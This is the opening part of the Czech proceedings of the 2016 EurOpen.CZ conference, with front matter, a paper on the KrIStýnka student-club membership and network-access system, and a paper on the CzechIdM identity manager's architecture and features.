


Česká společnost uživatelů otevřených systémů EurOpen.CZ
Czech Open System Users' Group
www.europen.cz



48. konference
Sborník příspěvků



Grand hotel Černý Orel
15.–18. 5. 2016

Programový výbor:

Zdeněk Šustr

Jiří Bořík

Jan Kynčl

Jakub Urbanec

Sborník příspěvků z 48. konference EurOpen.CZ, 15.–18. 5. 2016

© EurOpen.CZ, Univerzitní 8, 306 14 Plzeň

Plzeň 2015. První vydání.

Editor: Vladimír Rudolf

Sazba a grafická úprava: Ing. Miloš Brejcha – Vydavatelský servis, Plzeň

e-mail: servis@vydavatelskyservis.cz

Tisk: Typos, tiskařské závody, s. r. o.

Podnikatelská 1160/14, Plzeň

Upozornění:

Všechna práva vyhrazena. Rozmnožování a šíření této publikace jakýmkoliv způsobem bez výslovného písemného svolení vydavatele je trestné.

Příspěvky neprošly redakční ani jazykovou úpravou.

ISBN 978-80-86583-30-3

Obsah

Tomáš Kukrál Informační systém KrIStýnka.....	5
Lukáš Cirkva, Marcel Poul CzechIdM – efektivní správa identit ve firmě.....	13
Jiří Pavlík Použití identit ve federativním prostředí, příklady z elektronických zdrojů knihoven.....	19
Pavel Jindra, Martin Lávička Na co se hodí křemíkové ovoce?.....	25
Jakub Kothánek, Jaroslav Kothánek Forenzní zkoumání výpočetní techniky.....	35
Jakub Kothánek, Jaroslav Kothánek Forenzní zkoumání mobilních telefonů.....	41
Aleš Padrta Malware Houdiny – spolupráce CSIRT a forenzní laboratoře (případová studie).....	45

INFORMAČNÍ SYSTÉM KRISTÝNKA

Tomáš Kukrál

E-MAIL: KUKRAL.TOMAS@TECH.SU.CVUT.CZ

KrIStýnka je informační systému, který slouží ke správě uživatelů a především k řízení přístupu k sítí. Nejedná se o komplexní systém s řadou závislostí, ale v základní instalaci poskytuje jen nejnútnejší správu uživatelů. Veškeré další funkce je možné jednoduše přidat formou modulů.

Popis problému

Studentská unie ČVUT je zastřešující a sjednocující platforma pro nejrůznější studentské aktivity. Mimo jiné provozuje jednu z největších studentských datových sítí a umožňuje studentům se na správě sítě podílet.

Kromě technické stránky věci je třeba splnit také legislativní požadavky a zajistit, že je síť využívána podle pravidel a připojení do sítě je umožněno pouze oprávněným osobám. K tomuto účelu je potřeba použít vhodný informační systém, protože manuální správa uživatelů a nastavení sítě není možné v tomto měřítku aplikovat.

Cílem projektu KrIStýnka bylo vytvořit informační systém, která nahradí původní a nevyhovující systém BAX. KrIStýnka měla sloužit především pro klub Buben. Tento klub působí na Bubenečské koleji a má asi 450 členů. Na začátku každého semestru přibližně 150 členů své členství neprodlouží (ve většině případů z důvodu ukončení studia) a podobné množství nových členů do klubu vstoupí. Z tohoto důvodu je nutné provozovat systém, který umožní jednoduše evidovat osoby s platným členstvím a bude řídit jejich přístup do sítě.

Požadavky na informační systém

Kolejný klub Buben provozoval před nasazením systému KrIStýnka informační systém, který se jmenoval BAX. Tento systém byl vytvořen při vzniku klubu Buben a byl tedy již velmi starý a současné požadavky na informační systém již nesplňoval. Mezi největší problémy starého systému lze jmenovat například ukládání nešifrovaných hesel uživatelů, přílišnou složitost a absenci jakéhokoliv záznamu změn.

Analýzou starého systému a současných procesů jsme definovali tyto požadavky:

1. Systém musí být jednoduchý, aby bylo snadné předat jeho administraci novému správci
2. Registrace uživatele (člena) musí být co nejjednodušší
3. Hesla je nutné ukládat šifrovaná
4. Je nutné zaznamenávat všechny úpravy dat v systému tak, aby je bylo možné zpětně dohledat
5. Systém musí umět posílat všem členům hromadné e-maily
6. Vstupní data se musí vždy validovat

Členství v kolejním klubu je podmíněno zaplacením členského příspěvku (pokud nebylo placení příspěvku odpuštěno) a proto je nutné, aby systém dokázal automaticky načítat informace o platbách a podle nich upravovat informace o členství. Je vhodné členy informovat o úpravě jejich členství a to například odesláním informačního emailu.

Klub Buben provozuje i další aktivity, který jsou navázané na informační systém. Je to například studovna či posilovna pro členy klubu. V systému jsou evidováni uživatelé s povoleným přístupem do těchto místností a řízení fyzického přístupu do místnosti zajišťuje kartový systém.

Definice

Pro evidenci členů a informacích o nich bylo třeba formalizovat entity, s kterými bude systém pracovat.

uživatel člověk registrovaný v systému

člen člověk, který se stal členem klubu

status časově omezený stav uživatele, který slouží k rozlišení různých druhů členství

registrátor člověk s oprávněním registrovat do systému nové členy a upravovat jejich nastavení

Průběh registrace nového člena klubu je následující:

1. Uživatel se dostaví k registrátorovi a přinese sebou doklad totožnosti
2. Registrátor provede kontrolu jeho totožnosti
3. Registrátor provede registraci uživatele a jeho zařízení do systému

4. Uživatel dostane informace o dalším postupu a pokyny k zaplacení členského příspěvku
5. Po zaplacení systém automaticky potvrdí uživateli členství
6. Po skončení členství systém odebere uživateli oprávnění a zamezí přístupu do systému

Řešení

Vzhledem k požadavkům jsme zvolili jako vhodné řešení webovou aplikaci s exporty do dalších systémů. Nepotřebujeme pro provoz systému vysokou dostupnost, takže systém je spouštěn na dedikovaném virtuálním stroji společně s pravidelně zálohovanou databází. Vysoké dostupnosti by mohlo být v případě potřeby dosaženo využitím databázového cluster (např. Galera¹) a spuštění více instancí aplikace.

Zvolili jsme implementaci v jazyce Ruby a framework Ruby on Rails, protože poskytuje všechny požadované vlastnosti a vývoj je v něm velmi jednoduchý a rychlý. Vývoj KrIStýnky probíhal způsobem „deploy early and often“, takže bylo možné postupně přidávat další funkce a průběžně systém testovat. První verze, která byla produkčně nasazena měla pouze 670 řádek kódu.

Funkce jsme rozdělili na tyto elementární moduly a v tomto pořadí byly také implementovány:

1. Evidence uživatelů
2. Přihlašování a ověřování
3. Evidence zařízení a rozhraní
4. Přidělování IP adres
5. Načítání plateb
6. Odesílání hromadných e-mailů
7. Hlasování

Zdrojový kód aplikace bude dostupný po dokončení bezpečnostní analýzy na adrese <https://github.com/tomkukral/kristin>. Do doby uvolnění aplikace pod MIT licenci je možné získat přístup do repozitáře jen na požádání.

¹<http://galeracluster.com/>

Evidence uživatelů

Seznam uživatelů je hlavní funkce celého systému a většina datových tříd systému je vlastněna třídou *User*. Informace, které systém o užívatelích ukládá, jsou odvozeny ze stanov Studentské unie ČVUT a jsou doplněny o další data požadovaná klubem Buben.

Každá instance třídy *User* (uživatel) obsahuje tyto vlastnosti:

- Jméno, uživatelské jméno, e-mailová adresa, heslo
- Číslo čipové karty pro vstup do budovy (MIFARE nebo NFC)
- Identifikace
 - rodné číslo
 - číslo pasu
 - bez identifikace
- Číslo pokoje

Dále u každého uživatele evidujeme jeho zařízení (počítač) pomocí třídy *Computer* a pro každé zařízení evidujeme všechny síťové karty, jejich MAC adresy a typy rozhraní (bezdrátové či metalické). Tyto informace se používají pro řízení přístupu k sítí pomocí exportů.

Další entitou, která může být přiřazena uživateli je *Status*. *Status* je časově omezený stav uživatele a definuje oprávnění uživatel. Každý status má nastaven svůj začátek, konec, typ a uživatele, který status nastavil. Výpis členů a jejich export pro potřeby nastavení sítě se provádí přes výpis statusů a jím přiřazených uživatelů. Přiřazení časové platnosti statusu umožňuje přesně definovat začátek a především konec pro jednotlivá oprávnění uživatele. Některé statusy je možné získat zaplacením členských příspěvků (např. člen, posilovna) a jiné jsou přiřazovány pouze manuálně (např. administrátor, registrátor).

Změny ve všech třídách, které se týkají evidence uživatelů jsou logovány včetně uložení uživatele, který tuto změnu inicializoval. Například úprava čísla karty je v záznamech uložena takto:

```
Datum: 2015-11-10 01:23:34 +0100
Popis: Úprava uživatele
Podrobnosti: {"card"=>["04d80", "04213"], "updated_at"=>
[Tue, 27 Oct 2015 16:18:51 CET +01:00,
Tue, 10 Nov 2015 01:23:34 CET +01:00]}
Provedl: Tomáš Kukrál
```

V ojedinělých případech se stává, že registrátor zadá do systému chybné informace záměrně či díky nepozornosti při registraci uživatele. Díky logování změn v modelech můžeme tyto chyby jednoduše dohledat a zjistit jejich příčinu, ale v první řadě je nutné zjistit výskyt chyby v systému. K detekci chyb nám slouží jednoduchý mechanismus založený na odhalování odchylek od vlastností typického člena. Podezřelý uživatel je označen pokud splní alespoň jednu z těchto podmínek:

- má nastavený jakýkoliv status a nikdy nezískal status *člen*
- má status *člen* a přesto nemá přiřazeny žádná zařízení a rozhraní
- jeho věk je neočekávaně vysoký (detekce z rodného čísla)
- nemá v systému nastavený pokoj
- má přiřazeno příliš mnoho počítačů či rozhraní

Přidělování IP adres

Úkolem systému je přiřadit členovi statickou adresu na dobu jeho členství. Použití statických adres je vhodné pro identifikaci členů v síti a také pro řešení bezpečnostních incidentů. Z důvodů zachování identity člena v rámci sítě Internet je v síti klubu Buben nasazen statický NAT v režimu N:M. To znamená, že každý člen dostane přiřazenu jednu veřejnou IPv4 adresu a rozsah privátních adres. Privátní adresy z tohoto rozsahu jsou pomocí DHCP přiřazeny všem zařízením uživatele a celý jeho rozsah privátních adres se překládá na jednu veřejnou adresu.

Tento přístup umožňuje jednoduše identifikovat člena (i zpětně) v případě bezpečnostního incidentu bez nutnosti hledání inkriminovaného provozu v NetFlow záznamech hlavního směrovače. Překládání adres tímto způsobem mírně komplikuje nastavení firewallu, ale použití přepínané sítě bez NATu není v síti klubu Buben možné z důvodu nedostatečného počtu veřejných IPv4 adres.

Načítání plateb

Jedním ze základních požadavků na informační systém je automatické načítání plateb z bankovního API, protože manuální ověřování plateb členských příspěvků by bylo velmi časově náročné a náchylné k chybám. V pravidelných časových intervalech se načítá výpis pohybů na bankovním účtu klubu Buben a podle těchto informací jsou vytvářeny instance třídy *BankItem*. V dalším kroku jsou párovány platby (*BankItem*) s uživatelskými informacemi a podle nich jsou přiřazeny statusy.

Do tohoto procesu není potřeba (a dovoleno) nijak manuálně zasahovat, takže je vyloučeno neoprávněné přiřazení platby ze strany registrátora. Nicméně vyskytují se případy, kdy je platba provedena chybně a je nutné provést její manuální úpravu. Pokud systém nedokáže platbu členského příspěvku automaticky přiřadit uživateli, tak dovolí manuální přiřazení platby uživateli.

Odesílání hromadných e-mailů

Informační systém umožňuje oprávněným osobám odesílat hromadné e-maily všem členům klubu. V minulých letech velmi často docházelo k odeslání chybných informací, a proto odeslání probíhá ve dvou fázích a k potvrzení je vyžadováno potvrzení dvou oprávněných osob.

Vytvoření a odeslání hromadného e-mailu probíhá tímto způsobem:

1. Autor navrhne předmět e-mailu a jeho obsah
2. Po uložení je autorovi odeslán vzorový e-mail
3. Autor požádá jinou oprávněnou osobu o kontrolu a potvrzení odeslání pokud je vzorový e-mail v pořádku

Odeslání hromadného e-mailu všem členům klubu znamená to, že je třeba odeslat téměř 500 zpráv na různé e-mailové adresy. Z důvodu omezení zahlcení e-mailového serveru se zprávy odesílají jednotlivě s několikasekundovým intervalem mezi jednotlivými zprávami.

Časově náročné operace není možné spouštět synchronně navázané na požadavky aplikačního serveru, takže v KrIStýnce je systém fronty založený na DelayedJob². Tento způsob umožňuje spouštět dlouhotrvající akce asynchronně a bez vlivu na běh ostatních modulů.

Hlasování

Hlasování slouží k provádění elektronických hlasování. Klub Buben je řízen představenstvem a toto představenstvo je voleno členy klubu Buben. Modul pro hlasování umožňuje členům volit vedení klubu a zároveň může být použit pro pořádání referenda o důležitých rozhodnutích.

Implementace modulu hlasování je provedena tak, aby byla zajištěna nejvyšší možná anonymita hlasování. Informace o voličích a volební lístky jsou ukládány odděleně, takže není možné jednoduše zjistit jak člen hlasoval. Zároveň identifikační čísla hlasů nejsou zvolena sekvenčně a to proto, aby nebylo možné seřadit hlasování a voliče podle časové značky.

²https://github.com/collectiveidea/delayed_job

Z důvodu zachování podmínek hlasování systém nedovolí zobrazit výsledky hlasování před ukončením hlasování. Po ukončení systém exportuje seznam voličů, aby bylo možné s hlasováním v případě potřeby pokračovat analogovou formou.

Je zřejmé, že v případě získání absolutní kontroly nad systémem je možné ohrozit anonymitu a integritu hlasování. Toto riziko bylo představenstvem klubu akceptováno a v průběhu konání voleb je systém pod zvýšeným dohledem.

Exporty

Hlavním úkolem informačního systému KrIStýnka je umožnit automatickou konfiguraci sítě a tím řídit přístup uživatelů do sítě. Úpravy uživatelů neprobíhají příliš často a není nutné změny propagovat okamžitě, takže exportování informací do ostatních systému je pro použití v klubu Buben dostatečné.

Veškerá konfigurace sítě klubu je prováděna pomocí nástroje Ansible, který umožňuje spouštět jednoduché akce a vzájemně je propojovat. Největší výhoda tohoto přístupu spočívá v tom, že konfigurace není závislá na člověku a je možné jí provádět automaticky. V rámci playbooku s nastavení existuje skupina akcí, které jsou označeny tagem *reconfigure* a zajišťují načtení informací z KrIStýnky do dalších systémů. Spouštěním příkazu

```
ansible-playbook deploy.yml --tags reconfigure
```

proběhne nastavení firewallu a DHCP serveru zároveň s načtením aktuálních informací o aktuálních uživateli.

Pro běh systému je nutné zajistit, aby tento příkaz by spouštěn pravidelně nebo v lepším případě po provedení změny v datech. Toto je v klubu Buben zajištěno pomocí Jenkins serveru. Požadavek na spouštění rekonfigurace je odeslán z KrIStýnky do Jenkinsu pomocí API. Tento přístup zároveň vyřeší omezení častého spouštění rekonfigurace, protože Jenkins má nastaveno omezení délky fronty čekajících požadavků.

Generování konfigurace DHCP a firewallu je zajištěno pomocí obslužných skriptů *dhcp.rb* a *iptables.rb*. Úkolem těchto skriptů je načíst z API KrIStýnky seznam oprávněných zařízení a provést inkrementální změny v současném nastavení tak, aby obsahovalo pouze povolená zařízení. Nedochozí k neustálému novému přepisování konfigurace, ale jsou aplikovány pouze jednotlivé změny.

Kromě nastavení sítě je nutné propagovat změny také do současného kartového systému klubu. K tomuto účelu slouží *rake* task, který do databáze kartového systému vloží požadované záznamy. V současné době pracujeme na novém kartovém systému, který bude ověřovat vstupy přímo před API KrIStýnky a nebude nutné exportovat do dalšího systému.

Spolupráce s Turrisem

Kromě klubu Buben zajišťuje KrISTýnka evidenci členů klubu BION³. Nicméně zdejší síť je naprosto odlišná od sítě klubu Buben, takže bylo třeba upravit exporty informací o uživateli.

Klub BION provozuje síť ve dvou lokalitách a v každé lokalitě je jako hlavní směrovač použit jeden router Turris⁴. Do obou routerů jsou pomocí utility `kristin-parser` exportovány informace o oprávněných zařízeních obdobně jako v klubu Buben. `kristin-parser` je na rozdíl od předchozích exportů napsán v jazyce Python, protože jazyk je již v Turrisu obsažen a není třeba jej dodatečně instalovat, jako by tomu bylo v případě Ruby.

Závěr

KrISTýnka slouží již druhým rokem pro potřeby evidence členu a správy sítě klubu Buben a BION. Neposkytuje velké množství funkcí, ale naopak se snaží splnit požadavky s co nejmenším množstvím kódu. Je navržena tak, aby bylo možné ji jednoduše rozšířit o další funkce nebo přidat podporu LDAPu či RADIUSu. V nejbližší době bude KrISTýnka uvolněna pod MIT licenci a jakákoliv připomínka či kritika kódu je vítána.

Další zdroje

<https://www.turris.cz/en/> [Informační systém klubu Silicon Hill]

<http://rubyonrails.org> [Ruby on Rails]

<https://jenkins.io/> [Jenkins]

<https://www.ansible.com/> [Ansible]

Poděkování

Tímto bych chtěl poděkovat lidem, kteří se na systému KrISTýnka podíleli (abecední pořadí): Pavel Stambrecht, Pavel Trutman, Tomáš Bedřich a Veronika Huvarová.

³<http://bion.cvut.cz>

⁴<https://www.turris.cz/en/>

CZECHIDM – EFEKTIVNÍ SPRÁVA IDENTIT VE FIRMĚ

Lukáš Cirkva, Marcel Poul

E-MAIL: LUKAS.CIRKVA@BCVSOLUTIONS.EU

1 Co to je identity manager

Identity management v organizaci je disciplína, která se zabývá identifikací jedince v rámci společnosti a monitoruje a řídí jeho firemní personální procesy od nástupu až po jeho odchod. Identity manager (dále také IdM) je software, který automatizuje, audituje a ulehčuje identity management. Lépe než abstraktní definice poslouží v tomto případě následující příklad.

2 Kdy nasadit identity manager

Představme si modelovou situaci: jste ředitelem IT oddělení menší společnosti s rostoucím počtem zaměstnanců, nyní 500. Fluktuace zaměstnanců ve firmě dosahuje 20–30 zaměstnanců měsíčně. Procesy, které doprovázejí každý nástup zaměstnance, jeho působení ve firmě a odchod zaměstnance, jsou víceméně neměnné. Uživatelům se vytváří účty na firemních systémech, přidávají se oprávnění k dílčím operacím na systému, nebo naopak o oprávnění přicházejí. Všechny tyto operace jsou nyní řešeny manuálně administrátory daných systémů. Žádost o účty a oprávnění chodí buď od nadřízených nebo dokonce od samotných uživatelů. Vaši administrátoři jsou tedy degradováni na úroveň automatů, které vykonávají rutinní operace.

Ve firmě nyní nemáte ustaveny procesy pro žádosti o oprávnění, a tak administrátoři spoléhají na to, že požadavky nadřízených (v horším případě samotných uživatelů) jsou oprávněné. Víte, že nadřízení ani pracovníci personálního oddělení nejsou vždy svědomití v komunikaci o odcházejících uživateli směrem na IT. V systémech tedy navíc zůstávají nepoužívané účty.

Uvědomujete si, že současný stav je diskomfortní, představuje určité bezpečnostní riziko a tedy je neudržitelný. Přichází pro vás správný čas nasadit identity manager, softwarové řešení správy uživatelských identit v organizacích.

3 Co identity manager přináší

Identity manager, jak název napovídá, pracuje s identitami – souborem všech informací o fyzické osobě v dané organizaci. Nasazením IdM v organizaci se především automatizují procesy uživatelské identity, centralizuje se správa oprávnění k systémům a auditují se změny identit a jejich přidělených oprávnění.


3.1 Obecná architektura IdM

IdM potřebuje zdroj dat o identitách, které bude spravovat. Ve firmách to je nejčastěji personální systém, ale lze se setkat také se zdrojem dat v podobě běžné databáze, kam jsou data v dávkách automaticky dodávána z jiných systémů nebo dokonce ručně plněna pracovníky personálního oddělení.

Aby mělo smysl používat IdM, je zřejmé, že data o identitách a jejich oprávnění se musí propisovat do koncových systémů. Často se napojují systémy pro adresářové služby jako LDAP a jeho implementace MS Active Directory nebo poštovní servery jako MS Exchange. IdM se také běžně integruje se systémy pro správu servisních požadavků (Service manager) nebo ve veřejné správě velmi oblíbenými systémy pro spisové služby.

3.2 Životní cyklus uživatelské identity

Víme tedy, odkud IdM data čerpá, kam je propisuje, co ale tyto operace spouští? Odpověď je životní cyklus uživatelské identity. Jde o soubor procesů, které provázejí uživatele jeho poutí v organizaci – nástup uživatele, přerušení výkonu povolání například z důvodu mateřské dovolené, změna pracovního zařazení, odchod zaměstnance a další. V každém procesu jsou pak definovány akce, například přidělení oprávnění nebo změna atributu identity, které mají vliv na napojené systémy.



Obr. 1: Příklad životního cyklu identity ve firmě

3.3 Správa oprávnění

Velkou kapitolou pro IdM je správa oprávnění. IdM často aplikuje princip Role-Based Access Control (RBAC). Ten mapuje oprávnění na systémech do entit v IdM, které jsou označovány jako role. Přidělování oprávnění v personálních procesech nebo i manuálně pak znamená přidání role (jedno i více oprávnění) uživateli. V praxi navíc pověření uživatelé přes IdM potvrzují oprávněnost požadavku o přidělení rolí. Dostáváme tak novou úroveň zabezpečení přidělování oprávnění uživatelům.

4 CzechIdM a jeho architektura

CzechIdM je komplexní nástroj, který implementuje identity management. Jeho vývoj začal ve společnosti BCV solutions v roce 2009 a první verze byla v produkčním prostředí Správy národního parku Šumava nasazena v roce 2010. Od roku 2014 je CzechIdM vydáván jako open source ve svobodné licenci a je volně stažitelný z webu dodavatele.

4.1 CzechIdM vs Oracle Waveset


CzechIdM nezapře své kořeny v Oracle Waveset, předtím známém jako Sun Identity Manager. Z něj převzal základní architektonické prvky, jako je: Vrstvení do datové, aplikační a prezentační vrstvy. Použití workflow a pravidel pro modelování procesů. Javu, jako programovací jazyk jádra systému. RBAC. ORM pro mapování entit do DB. Stejný je také princip napojování koncových systémů pomocí konektorů. Používají se jak volně dostupné konektory z projektu OpenICF, tak lze vyvíjet vlastní konektory za použití Connector Frameworku (JAVA a .NET).

CzechIdM oproti Waveset nepoužívá Xpress, jazyk pro definici workflow, pravidel a uživatelského rozhraní. Uživatelské rozhraní v CzechIdM je psáno v JSF. Waveset do DB propisuje pouze základní entity používané v IdM (identita, role, organizace) a složitější struktury udržuje v XML formátu jako obtížně čitelné bloby v databázi. Naopak CzechIdM využívá plného potenciálu relačních databází a použitého ORM Hibernate a všechny entity včetně jejich relací udržuje v tabulkách DB.

4.2 Třívrstvá architektura

CzechIdM využívá jako perzistentní úložiště libovolnou relační databázi – nejčastěji MySQL, PostgreSQL. Datová vrstva slouží pro manipulaci s daty z perzistentního úložiště a odstíňuje od ní aplikační logiku. Implementována je v javě a s databází je propojena pomocí ORM Hibernate.

Aplikační vrstva implementuje byznys logiku aplikace a tedy samotný výkonný kód. Větší část je psána v javě, nicméně workflow a pravidla (kód imple-



Obr. 2: Architektura CzechIDM a napojení systémů

mentující procesy a ovládající prezentační vrstvu) jsou psány ve scriptovacím jazyce BeanShell. Tyto áscriptyô jsou uloženy v perzistentní paměti a lze je za běhu měnit bez nutnosti restartu aplikace. Datová a aplikační vrstva tedy díky použitému jazyku Java ke svému běhu vyžaduje aplikační server (AS). Aktuálně CzechIdM využívá AS JBoss.

Prezentační vrstva sestává z JavaServer Faces (JSF) stránek a používá RichFaces framework. Výsledné stránky jsou tedy dostupné přes webové rozhraní. Jednotlivé vrstvy CzechIdM mezi sebou komunikují pomocí výměny Data Transfer Object (DTO). Tento jednotný druh výměny dat (atributů a jejich hodnot) zaručuje nezávislost vrstev a úplnost předávaných dat, lze tím předejít výjimkám typu Lazy Loading Exception.

4.3 Konektory

Jak již bylo zmíněno CzechIdM se ke spravovaným a zdrojovým systémům připojuje pomocí konektorů, pomyslné vrstvy vložené mezi CzechIdM a daný systém. Konektor umožňuje z pohledu CzechIdM používat standardizované sady volaných metod, které jsou konektorem interpretovány do nativního jazyka (API) daného systému. Data předávaná mezi konektorem a CzechIdM jsou vždy abstrahována jako dvojice (atribut;hodnota), například (příjmení = Novák). Hodnota může samozřejmě být opět vícehodnotová položka, například (tituly;mgr|doc).

CzechIdM používá standardní a poměrně rozšířené konektory z projektu OpenICF, například pro napojení MS Active Directory a Exchange, LDAP, Database Table Connector. V CzechIdM však vznikli a nadále vznikají také nové konektory psané pomocí Connector Frameworku jako například Helios Connector – ten konkrétně využívá API webové služby vystavené systémem Helios Green nebo SSH Universal Connector, který CzechIdM umožňuje napojit a spouští skripty na libovolných unix-like serverech.

4.4 JBPM a další

CzechIdM používá jBPM. Jde o Business Process Management software (BPM), ze kterého CzechIdM využívá především napojení na perzistentní datové úložiště pomocí JPA a workflow engine – správa běhu workflow, schvalovacích úkolů a uživatelských událostí. V neposlední řadě CzechIdM staví na Enterprise Java Beans a jako integrační framework používá SEAM.

5 Vlastnosti CzechIdM

Jako každý správný identity manager zvládá CzechIdM spravovat procesy uživatelské identity, zejména je uzpůsoben k plnění následujících procesů

- Nástup uživatele – zahrnuje jeho načtení z personálního systému a přidělení rolí (oprávnění pro napojené systémy)
- Zablokování/Odblokování uživatele
- Vynětí z evidenčního počtu – blokace uživatele, umístění do jiné org. struktury, odebrání vybraných rolí.
- Odchod uživatele – odebrání rolí, blokace uživatele, umístění uživatele do karantény a nakonec smazání uživatelské identity
- Žádost o změnu oprávnění – vytvoření žádosti nadřízeným nebo uživatelem, schválení přidělení/odebrání rolí dle specifikace role (každá role má svůj mechanismus schvalování)

5.1 Správa rolí v CzechIdM

Kromě běžných vlastností správy rolí, jako je žádost o role, schvalování přidělení rolí identitám, auditování změn na rolích a audit přidělení rolí, obsahuje nově CzechIdM také procesy správy rolí. Konkrétně jde o proces vytvoření role, editace role a smazání role. Vytvoření role je více krokový schvalovaný proces, kde nově vytvářené role nejdříve schvalují noví vlastníci rolí, poté vlastníci podřízených rolí, garanti systémů, kam role přiřazuje oprávnění a nakonec držitelé byznys role Bezpečnost. Proces editace je naopak velmi flexibilní. Dle změněného atributu je zvolen průchod schvalovacího procesu přes definované schvalovatele.

Například změnou vlastníka role je vyvolán úkol pro přijetí garance za roli pro nově navrhovaného vlastníka. Změnu běžného popisného atributu schvaluje naopak aktuální vlastník role a poté držitel role Bezpečnost.

5.2 Uživatelské rozhraní

CzechIdM v současnosti poskytuje dvě webová grafická rozhraní. Jedno je určeno administrátorům, druhé běžným uživatelům. Přes administrátorské rozhraní je dostupná správa identit (vytváření, editace, blokování a mazání), správa organizací a rolí (podobně jako identity), přístup do auditních logů, konfigurace CzechIdM včetně definice a spouštění workflow, pravidel, emailových šablon a naplánovaných úloh. V administrátorském rozhraní se také konfiguruje napojené systémy, použité konektory a synchronizace atributů pro tyto systémy.

Běžní uživatelé používají uživatelské webové rozhraní, které jim slouží pro zobrazení základních informací o své identitě, přidělených rolích, podřízených, ke změně vlastního hesla a k podání žádosti o změnu oprávnění pro sebe nebo své podřízené.

6 Kam kráčí CzechIdM

Aktuálně je v plném proudu práce na novém uživatelském rozhraní s pracovním názvem CzechIdMng, které bude komunikovat s CzechIdM prostřednictvím restových služeb. Dojde tedy k úplnému oddělení backendové a frontendové části aplikace, kdy backend bude stále běžet na AS (JBoss) a klient bude spuštěn na jednoduchém http serveru (Apache) s podporou Node.js. Cílem tohoto oddělení je podpora více různých klientských aplikací nad jedním backend serverem (například pro mobilní aplikace) a celkový redesign uživatelského rozhraní, kde bude kladen důraz na uživatelskou použitelnost a přehlednost (UX).

Nové uživatelské rozhraní bude postaveno na technologiích JavaScript. Mezi hlavní stavební kameny budou patřit Node.js, React a Redux.

Do budoucna je v plánu obměnit i některé backendové části aplikace, kde hlavní plánovanou změnou bude použití Spring technologií a Activiti workflow engine místo stávajících EJB a jBPM workflow. Redesign by měl CzechIdM přinést větší robustnost celého řešení s důrazem na modularitu, která přispěje i ke zjednodušení interního vývojového procesu a udržitelnosti aplikace s ohledem na klientsky specifické úpravy.

Další zdroje informací

[1] Blog BCVSolutions – články převážně se zabývající CzechIdM.
<http://blog.bcvolutions.eu/>

[2] OpenICF – dokumentace konektorů stejnojmenného open source projektu
<https://forgerock.org/documentation/openicf/>

POUŽITÍ IDENTIT VE FEDERATIVNÍM PROSTŘEDÍ, PŘÍKLADY Z ELEKTRONICKÝCH ZDROJŮ KNIHOVEN

Jiří Pavlík

E-MAIL: JPAVLIK@CESNET.CZ


Abstrakt

